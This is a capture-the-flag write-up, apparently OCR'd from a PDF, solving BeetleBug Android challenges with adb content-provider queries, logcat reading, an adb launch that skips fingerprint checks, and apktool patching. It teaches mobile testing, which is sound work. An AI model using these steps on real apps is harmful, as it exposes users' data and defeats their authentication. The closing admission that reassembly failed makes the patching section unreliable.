


- Using Jadx once again, we are able to identify the provider with exported set to true

AndroidManifest.xml

```
41          <activity
                android:name="app.beetlebug.ctf.VulnerableClipboardActivity"
                android:exported="false"/>
44          <activity
                android:name="app.beetlebug.ctf.InsecureContentProvider"
                android:exported="false"/>
48          <provider
                android:name="app.beetlebug.handlers.VulnerableContentProvider"
                android:enabled="true"
                android:exported="true"
                android:authorities="app.beetlebug.provider"/>
54          <activity
                android:name="app.beetlebug.ctf.WebViewXSSActivity"
                android:exported="false">
57              <intent-filter>
58                  <action android:name="android.intent.action.VIEW"/>
57              </intent-filter>
54          </activity>
```

- If we analyze the file responsible using Jadx, we see an interesting URL that has been hardcoded



- We can be able to call this url using adb

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ adb shell content query --uri content://app.beetlebug.provider/users
Row: 0 id=1, name=hacker123 - flg 0×733421M
```

- This returns the username entered in the application as well as the flag

Sensitive Info Disclosure

Insecure Logging


- In this scenario, sensitive data should not be logged by the application in production builds. This application logs credit card information as seen when you access the logcat via adb.

```
Connectivity()=false Time=37ms
07-23 16:52:23.292   682   779 D ConnectivityService: [100 WIFI] validation failed
07-23 16:52:22.884     0     0 D logd    : logdr: UID=0 GID=0 PID=3080 b tail=0 logMask=99 pid=0 start=0ns timeout=0ns
07-23 16:52:32.580   682   719 V DisplayPowerController: Brightness [0.39763778] reason changing to: 'manual', previous reason: '
l [ dim ]'.
07-23 16:52:32.590   396   396 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.056760
07-23 16:52:32.608   396   396 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.068524
07-23 16:52:32.640   396   396 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.080289
07-23 16:52:32.659   396   396 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.092054
07-23 16:52:32.662  2871  2871 E beetle-log: Transaction Failed: 7451256856481111
07-23 16:52:32.662  2871  2871 E beetle-log: flg: 0×55541d3
07-23 16:52:32.696   396   489 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.103818
07-23 16:52:32.698   396   489 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.127348
07-23 16:52:32.708   396   396 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.139112
07-23 16:52:32.725   396   396 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.150877
```

- Specifically we see the card number as well as our flag.

Clipboard Data

- Sensitive information should not be copied to the clipboard especially not the full card details needed to transact using a bank card
- When you click the button to copy and pay the result is as follows:



- We can see the flag and all the sensitive card information in the toast message.

Biometric Bypass

Fingerprint Bypass(Weak deeplinks)

- In this scenario, we are trying to bypass biometric specifically fingerprint authentication by exploiting the weak deep link. We can use Jadx to attempt to find the activity responsible for handling the fingerprint authentication.
- We can use 'fingerprint' as a key word but this does not bear much fruit. However if we search for 'deeplink', we find an activity that if scrutinized we notice taht it is the one handling fingerprint authentication

BiometricActivityDeeplink | DeeplinkAccountActivity | AndroidManifest.xml


```java
public class DeeplinkAccountActivity extends AppCompatActivity {
    Button copy;
    TextView flag;
    TextView msg;

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Acti
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_deeplink_account);
        this.flag = (TextView) findViewById(R.id.textViewFlag);
        this.copy = (Button) findViewById(R.id.copy);
        if (Build.VERSION.SDK_INT >= 21) {
            Window window = getWindow();
            window.addFlags(Integer.MIN_VALUE);
            window.clearFlags(67108864);
            window.setStatusBarColor(getResources().getColor(R.color.white));
        }
        this.msg = (TextView) findViewById(R.id.textViewUrl);
        Uri uri = getIntent().getData();
        if (uri != null) {
            List<String> parameters = uri.getPathSegments();
            String param = parameters.get(parameters.size() - 1);
            this.msg.setText(param);
            Toast.makeText(this, "Fingerprint Auth Successful", 1).show();
            this.copy.setOnClickListener(new View.OnClickListener() { // from class: app.beetlebug.ctf.DeeplinkAccountActivity.1
                @Override // android.view.View.OnClickListener
                public void onClick(View v) {
                    ClipboardManager clipboardManager = (ClipboardManager) DeeplinkAccountActivity.this.getSystemService("clipboard");
                    ClipData clipData = ClipData.newPlainText("TextView", DeeplinkAccountActivity.this.flag.getText().toString());
                    clipboardManager.setPrimaryClip(clipData);
                    Toast.makeText(DeeplinkAccountActivity.this, "Copied to clipboard", 0).show();
                }
            });
        }
    }
}
```

- In the above image another thing we can note is that the intent is not validated to see the origin of the intent, meaning we can use adb to call this activity

```
┌──(kali㉿kali)-[~]
└─$ adb shell am start -n app.beetlebug/.ctf.DeeplinkAccountActivity
Starting: Intent { cmp=app.beetlebug/.ctf.DeeplinkAccountActivity }
```

- By doing this we can be able to find the flag as shown below




Binary Patching

- In this scenario, we are presented with a button that is disabled and a message that indicates it needs super administrator access to be able to click it.
- However, we can bypass this by trying to find the activity in the decompiled application, change the status of the button to enabled and recompile it to effect the changes.

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ apktool d beetlebug.apk -o beetlebug-
I: Using Apktool 2.7.0-dirty on beetlebug
I: Loading resource table...
I: Decoding AndroidManifest.xml with resc
I: Loading resource table from file: /hor
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes9.dex...
I: Baksmaling classes7.dex...
I: Baksmaling classes5.dex...
I: Baksmaling classes10.dex...
I: Baksmaling classes4.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes8.dex...
I: Baksmaling classes6.dex...
I: Baksmaling classes11.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

- We can now open the source folder with an editor such as Visual Studio Code and locating the layout responsible for this activity, we edit the status of the button and set enabled to 'true'.



- After this we can recompile the application

```
└─$ apktool b beetlebug -o beetlebug-new.apk
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes8 folder into classes8.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes5 folder into classes5.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes6 folder into classes6.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes7 folder into classes7.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes10 folder into classes10.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes9 folder into classes9.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes4 folder into classes4.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes11 folder into classes11.dex...
I: Checking whether resources has changed...
I: Building resources...
```

- Before installing it onto the device, we have to sign the application, otherwise the install will fail
- We generate a keystore then sign the apk using the generated key

```
└─$ keytool -genkey -v -keystore my_keystore -keyalg RSA -keysize 2048 -validity 1000 -alias android
Enter keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in brace
s.
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 1,000 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing my_keystore]
```

- **Note:** While automated binary re-assembly encountered environment-specific framework errors during this test iteration, the theoretical execution path and resource modifications above detail the exact workflow required to bypass the client-side control.